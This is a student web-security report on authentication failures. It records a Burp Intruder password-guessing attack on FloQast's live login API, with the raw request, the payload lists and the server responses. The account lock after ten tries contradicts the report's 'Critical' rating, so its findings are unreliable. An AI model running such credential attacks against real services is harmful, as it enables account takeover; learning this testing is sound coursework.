

**SRI LANKA INSTITUTE OF INFORMATION TECHNOLOGY**



**Web Security- IE2062**

**Identification and Authentication Failures**

A07:2021

Danuka Nuwan

IT22349842

## **Vulnerability Title: Failures in Identification and Authentication**

**Description of Vulnerability:** The program does not have proper identification and authentication procedures, which means that there can be different ways to exploit it. Some of these include credential stuffing, brute force assaults, and session hijacking. In such a state of affairs user accounts are left vulnerable to illegal entrance while sensitive data's confidentiality as well as its integrity are put at danger.

Web site – [www.floqast.com/login](http://www.floqast.com/login)

### **Components affected:**

Module for User Authentication

Management of Sessions

Registration Process of Accounts

### **Evaluation of Consequences:**

Critical: If identification fails alongside authentication, then any intruder can enter user accounts leading to possible financial losses caused by data theft through impersonation consequently hurting reputation within enterprises.


### **Instructions to Replicate:**

- For credential stuffing or brute force attacks:


Username: admin Password: password123

- For session hijacking:
  - Monitor network traffic to intercept session tokens.
  - Modify session cookies to impersonate another user.

## Proof of Concept:



I found this site on hackerone platform.



I used email - [admin@floqast.com](mailto:admin@floqast.com) and password-12345.

PositionsPayloadsResource poolSettings

1

Choose an attack type

Attack type: Sniper

Start attack

2

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://www.floqast.app

☒ Update Host header to match target

Add S

Clear S

Auto S

Refresh

1 POST /api/users/login HTTP/2

2 Host: www.floqast.app

3 Content-Length: 45

4 Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="0"

5 Sec-Ch-Ua-Platform: "Windows"

6 Sec-Ch-Ua-Mobile: ?0

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36

8 Content-Type: application/json

9 Accept: \*/\*

10 Origin: https://www.floqast.app

11 Sec-Fetch-Dst: same-origin

12 Sec-Fetch-Mode: cors

13 Sec-Fetch-Site: empty

14 Referer: https://www.floqast.app/login

15 Accept-Encoding: gzip, deflate, br

16 Accept-Language: en-US,en;q=0.5

17 Priority: u=1, i

18

19 {"email":"like@floqast.com","password":"\$123\$"}

20

1 payload position

Length: 637

Attack Save

2. Intruder attack of https://www.floqast.app

Attack Save

Results	Positions	Payloads	Resource pool	Settings																			
Filter: Showing all items																							
Request	Payload	Status code	Response received	Error	Timeout	Length	Comment																
4	Blueberry\$2024	401	418			4527																	
5	Quertyuiop123!	401	422			4527																	
6	Chocolate\$Cake67	401	420			4527																	
7	Banan@SpI899	401	422			4527																	
8	P@ssw0rd2024!	401	426			4527																	
9	Star\$jes12	401	425			4527																	
10	PumpkinSpice&45	423	325			3436																	
11	Watermelon\$789	423	320			3436																	
12	Pineapple!Sunshine	423	320			3436																	
Request	Response																						
1 HTTP/2 401 Unauthorized	2 Date: Sat, 27 Apr 2024 14:53:56 GMT	3 Content-Type: application/json; charset=utf-8	4 Content-Length: 149	5 Content-Security-Policy: script-src 'self' blob: https://js.pusher.com https://state.pusher.com https://static.floqast.app https://static.floqast.app https://services.floqast.app https://resource-maps.floqast.app https://fq-production-internal-ip-restricted.s3-us-west-2.amazonaws.com https://super-assets.floqast.app https://*.churnzero.net *.aptronic.com https://browser.sentry-cdn.com https://js.sentry-cdn.com https://*.sentry.io: style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://static.floqast.app https://static.floqast.app https://fq-production-internal-ip-restricted.s3-us-west-2.amazonaws.com https://super-assets.floqast.app https://*.churnzero.net https://font.gstatic.com *.aptronic.com jmp-src 'self' data: https://s3.amazonaws.com https://s3-us-west-2.amazonaws.com https://static.floqast.app https://services.floqast.app https://static.floqast.app https://fq-production-internal-ip-restricted.s3-us-west-2.amazonaws.com https://super-assets.floqast.app https://*.churnzero.net *.aptronic.com https://analytics-production.floqast.app https://analytics.floqast.app https://storage.googleapis.com connect-src 'self' wss://ws.pusherapp.com wss://ws-eu.pusher.com wss://ws-us1.pusher.com https://api.floqast.app https://api.floqast.com https://fq-production-txm.s3-us-west-2.amazonaws.com https://fq-production-txm.s3-accelerate.amazonaws.com https://*.churnzero.net https://*.floqast.app https://www.floqast.app/ https://static.mongodb.com https://us-west-2.wss.twitch.mongodb.com https://fq-production-amortisation-uploaded-items.s3-us-west-2.amazonaws.com https://fq-production-amortisation-export-rec.s3-us-west-2.amazonaws.com https://production-larger-payload-store.s3-us-west-2.amazonaws.com https://fq-production-collaborate-dirty-bucket.s3-us-west-2.amazonaws.com https://production-serverless-document-request.s3-us-west-2.amazonaws.com https://fq-production-application-temporary-exports.s3-us-west-2.amazonaws.com *.aptronic.com sentry.io *.sentry.io https://floqast.floqast.com https://test-floqastmy.skillsjar.com https://px-exp.floqast.app/ font-src 'self' data: https://font.gstatic.com https://static.floqast.app https://static.floqast.com https://fq-production-internal-ip-restricted.s3-us-west-2.amazonaws.com https://super-assets.floqast.app https://font.gstatic.com https://*.churnzero.net; object-src 'none'; media-src 'self' https://*.churnzero.net; frame-src 'self' https://*.churnzero.net/ https://www.youtube.com/ https://www.youtube-nocookie.com/ https://drive.google.com; frame-ancestors 'self' youtube-src 'self' blob: child-src 'self' blob: https://*.churnzero.net https://www.youtube.com http://www.youtube.com https://player.vimeo.com https://play.videyard.com http://play.videyard.com	6 Referer-Policy: no-referrer-when-downgrade	7 X-Permitted-Cross-Domain-Policies: none	8 X-Down-Protection: 1; mode=block	9 X-Frame-Options: DENY	10 X-Content-Type-Options: nosniff	11 Strict-Transport-Security: max-age=31536000; includeSubDomains	12 Req-Accept: */*	13 Req-Origin: https://www.floqast.app	14 Req-Referer: https://www.floqast.app/login	15 Req-Content-Length: 55	16 Req-User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36	17 Vary: Origin, Accept-Encoding	18 X-Request-Id: e57ed71e-b86f-4b71-b1a1-4803a1e77898	19 Set-Cookie: 3wv*; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Secure	20 Set-Cookie: csrftoken=431a1b85u4a1j94nd2ff02f2f7f9j9Sc0Mn8T0P0j9qt1lB8A; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Secure	21 Set-Cookie: token=431a1b85u4a1j94nd2ff02f2f7f9j9Sc0Mn8T0P0j9qt1lB8A; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure	22 Set-Cookie: userIdToken=431a1b85u4a1j94nd2ff02f2f7f9j9Sc0Mn8T0P0j9qt1lB8A; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure	23 Set-Cookie: 3wv*; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; Secure	24 Set-Cookie: csrftoken=431a1b85u4a1j94nd2ff02f2f7f9j9Sc0Mn8T0P0j9qt1lB8A; Domain=.floqast.app; Path=/; Expires=Thu, 01 Jan 1970 00:00:00 GMT; HttpOnly; Secure

0 highlights

2. Intruder attack of https://www.floqast.app

AttackSave

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
23	mustang	423	324			3436	
24	1234567890	423	318			3436	
25	michael	423	336			3436	
26	654321	423	316			3436	
27	superman	423	320			3436	
28	1qaz2wsx	423	321			3436	
29	7777777	423	322			3436	
30	121212	423	320			3436	
31	000000	423	350			3436	

RequestResponse

PrettyRawHexRender

1 HTTP/2 423 Locked

2 Date: Thu, 25 Apr 2024 16:42:01 GMT

3 Content-Security-Policy: script-src 'self' blob: https://js.pusher.com https://stats.pusher.com https://static.floqast.app https://static.floqast.com https://services.floqast.app https://resource-maps.floqast.app https://fq-production-internal-ip-restricted.s3-us-west-2.amazonaws.com https://super-assets.floqast.app https://\*.churnzero.net \*.aptrinsic.com https://browser.sentry-cdn.com https://js.sentry-cdn.com https://\*.sentry.io; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com http://static.floqast.app https://static.floqast.com https://services.floqast.app https://fq-production-internal-ip-restricted.s3-us-west-2.amazonaws.com https://super-assets.floqast.app https://\*.churnzero.net https://fonts.gstatic.com \*.aptrinsic.com; img-src 'self' data: https://s3.amazonaws.com https://s3-us-west-2.amazonaws.com https://static.floqast.app https://services.floqast.app https://static.floqast.com https://fq-production-internal-ip-restricted.s3-us-west-2.amazonaws.com https://super-assets.floqast.app https://\*.churnzero.net \*.aptrinsic.com https://avatars-production.floqast.engineering https://avatars.floqast.app https://storage.googleapis.com; connect-src 'self' wss://ws.pusherapp.com wss://ws-eu.pusher.com wss://ws-mtl.pusher.com https://api.floqast.app https://api.floqast.com https://fq-production-txm.s3.us-west-2.amazonaws.com https://fq-production-txm.s3-accelerate.amazonaws.com https://\*.churnzero.net https://\*.floqast.app https://www.floqast.app/ https://stitch.mongodb.com https://us-west-2.aws.stitch.mongodb.com https://fq-production-amortization-uploaded-items.s3.us-west-2.amazonaws.com https://fq-production-amortization-export-rec.s3.us-west-2.amazonaws.com https://production-large-payload-store.s3.us-west-2.amazonaws.com https://fq-production-collaborate-dirty-bucket.s3.us-west-2.amazonaws.com https://production-serverless-document-request.s3.us-west-2.amazonaws.com https://fq-production-application-temporary-exports.s3.us-west-2.amazonaws.com \*.aptrinsic.com sentry.io \*.sentry.io https://floqademy.floqast.com https://test-floqademy.skilljar.com https://px-esp.floqast.app; font-src 'self' data: https://fonts.gstatic.com https://static.floqast.app https://static.floqast.com https://fonts.googleapis.com https://\*.churnzero.net; object-src 'none'; media-src 'self' https://\*.churnzero.net; frame-src 'self' https://\*.churnzero.net/ https://www.youtube.com/ https://www.youtube-nocookie.com/ https://drive.google.com; frame-ancestors 'self'; worker-src 'self' blob: child-src 'self' blob: https://\*.churnzero.net https://www.youtube.com http://www.youtube.com https://player.vimeo.com http://player.vimeo.com https://play.vidyard.com http://play.vidyard.com

4 Referrer-Policy: no-referrer-when-downgrade

5 X-Permitted-Cross-Domain-Policies: none

6 X-Xss-Protection: 1; mode=block

After 10<sup>th</sup> attempt I was locked by server

**Suggested Resolution:**

Use proper credentials when trying to log in.

Check if strong password policies, multi-factor authentication (MFA) or any other security feature is enforced by the system while signing in with proper username-password combination.

To prevent brute force attacks evaluate whether account lockout mechanism exists or rate limiter has been introduced.

Fix session management problems such as session fixation, session expiration or lack of secure cookie properties.

Create a new account with weak or readily guessable credentials throughout registration procedure in order to determine how strong it is.

Use robust password policies such as minimum length, complexity requirements and expiry periods.

Make it essential for users to authenticate themselves with multi-factor authentication (MFA).

To prevent brute-force assaults, deploy account lockout measures or rate limitation.

Ensure secure session management such session expiration, regeneration on login/logout and protection against session fixation attacks.

Keep reviewing authentication logs often for any abnormalities or suspicious actions.

Train the users on why they should have strong passwords which are unique additionally enable MFA wherever possible.